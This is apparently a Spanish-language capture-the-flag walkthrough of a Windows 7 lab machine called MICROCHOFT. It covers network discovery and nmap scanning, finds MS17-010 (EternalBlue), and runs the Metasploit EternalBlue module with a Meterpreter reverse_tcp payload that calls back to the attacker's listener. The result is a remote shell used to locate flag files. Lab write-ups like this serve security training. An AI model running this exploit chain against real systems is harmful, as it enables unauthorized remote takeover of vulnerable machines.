MICROCHOFT

LOCALIZACIÓN

```
└─# sudo arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: [redacted], IPv4: 192.168.0.22
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     [redacted]      SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.0.12    [redacted]      Hon Hai Precision Ind. Co.,Ltd.
192.168.0.47    00:0c:29:e6:82:8b       VMware, Inc.
192.168.0.11    [redacted]      Sagemcom Broadband SAS
```

CONECTIVIDAD

ping -c1 192.168.0.47

ttl= 128 —--windows

```
└─# ping -c1 192.168.0.47
PING 192.168.0.47 (192.168.0.47) 56(84) bytes of data.
64 bytes from 192.168.0.47: icmp_seq=1 ttl=128 time=1.90 ms

--- 192.168.0.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.896/1.896/1.896/0.000 ms
```

ESCANEO DE PUERTOS

nmap -p- -Pn -sVC --min-rate 5000 192.168.0.47-T 5

```
└─# nmap -p- -Pn -sVC --min-rate 5000 192.168.0.47 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 07:46 EDT
Warning: 192.168.0.47 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.47
Host is up (0.00053s latency).
Not shown: 46815 filtered tcp ports (no-response), 18715 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:E6:82:8B (VMware)
Service Info: Host: MICROCHOFT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -40m08s, deviation: 1h09m16s, median: -8s
| smb2-time:
|   date: 2024-10-08T11:49:23
|_  start_date: 2024-10-08T13:26:13
|_nbstat: NetBIOS name: MICROCHOFT, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e6:82:8b (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Microchoft
|   NetBIOS computer name: MICROCHOFT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-10-08T13:49:23+02:00
```

Puertos abiertos 135,139,445,49152 y 49157

Ejecutamos nmap con scripts en busca de vulnerabilidades

nmap --script vuln 192.168.0.47

```
└─# nmap --script vuln 192.168.0.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 08:03 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.47
Host is up (0.0013s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:E6:82:8B (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
```

Vulnerabilidad MS17-010 en el puerto 445


Existe una vulnerabilidad crítica de ejecución remota de código en servidores Microsoft SMBv1, conocida como "EternalBlue".

EternalBlue es una vulnerabilidad crítica en el protocolo SMBv1 (Server Message Block) de Microsoft, que fue explotada masivamente por el exploit homónimo desarrollado por la Agencia de Seguridad Nacional de EE.UU. (NSA) y filtrado por el grupo de hackers Shadow Brokers en 2017.

EternalBlue se aprovecha de un desbordamiento de búfer en el servicio SMB, que se puede activar enviando un paquete especialmente diseñado a través del puerto 445, que es el puerto donde se ejecuta SMB.
El exploit permite el acceso remoto a un sistema Windows sin autenticación previa.

Tenemos el exploit EternalBlue en metasploit, con lo que vamos a configurarlo

EXPLOTACIÓN



Usamos 0 y vemos las opciones

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
                                             ws Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.22     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Reseteamos el rhosts y ejecutamos con run

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.47
rhosts => 192.168.0.47
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.22:4444
[*] 192.168.0.47:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.47:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.47:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.47:445 - The target is vulnerable.
[*] 192.168.0.47:445 - Connecting to target for exploitation.
[+] 192.168.0.47:445 - Connection established for exploitation.
[+] 192.168.0.47:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.47:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.0.47:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.0.47:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.0.47:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.0.47:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.47:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.47:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.47:445 - Starting non-paged pool grooming
[+] 192.168.0.47:445 - Sending SMBv2 buffers
[+] 192.168.0.47:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.47:445 - Sending final SMBv2 buffers.
[*] 192.168.0.47:445 - Sending last fragment of exploit packet!
[*] 192.168.0.47:445 - Receiving response from exploit packet
[+] 192.168.0.47:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.47:445 - Sending egg to corrupted connection.
[*] 192.168.0.47:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.0.47
[*] Meterpreter session 1 opened (192.168.0.22:4444 -> 192.168.0.47:49159) at 2024-10-08 09:06:05 -0400
[+] 192.168.0.47:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.47:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.47:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Después de establecer la sesión de Meterpreter, ejecutamos el comando shell, que nos da acceso directo a una consola de comandos de Windows en la máquina objetivo.

```
meterpreter > shell
Process 1252 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Como tenemos acceso total, buscamos los usuarios

```
C:\>cd Users
cd Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 44E2-21EC

 Directory of C:\Users

03/28/2024  06:52 PM    <DIR>          .
03/28/2024  06:52 PM    <DIR>          ..
03/28/2024  06:36 PM    <DIR>          Admin
03/28/2024  06:52 PM    <DIR>          Lola
07/14/2009  06:54 AM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  22,947,250,176 bytes free
```

Buscamos dentro de cada unos de ellos y obtenemos las flag

```
C:\Users>cd Lola/Desktop
cd Lola/Desktop

C:\Users\Lola\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 44E2-21EC

 Directory of C:\Users\Lola\Desktop

03/28/2024  06:54 PM    <DIR>          .
03/28/2024  06:54 PM    <DIR>          ..
03/28/2024  06:54 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  22,947,250,176 bytes free
```

```
C:\Users\Admin>cd Desktop
cd Desktop

C:\Users\Admin\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 44E2-21EC

 Directory of C:\Users\Admin\Desktop

03/28/2024  06:50 PM    <DIR>          .
03/28/2024  06:50 PM    <DIR>          ..
03/28/2024  06:51 PM                32 admin.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  22,947,221,504 bytes free
```

🖐 **Buen día.**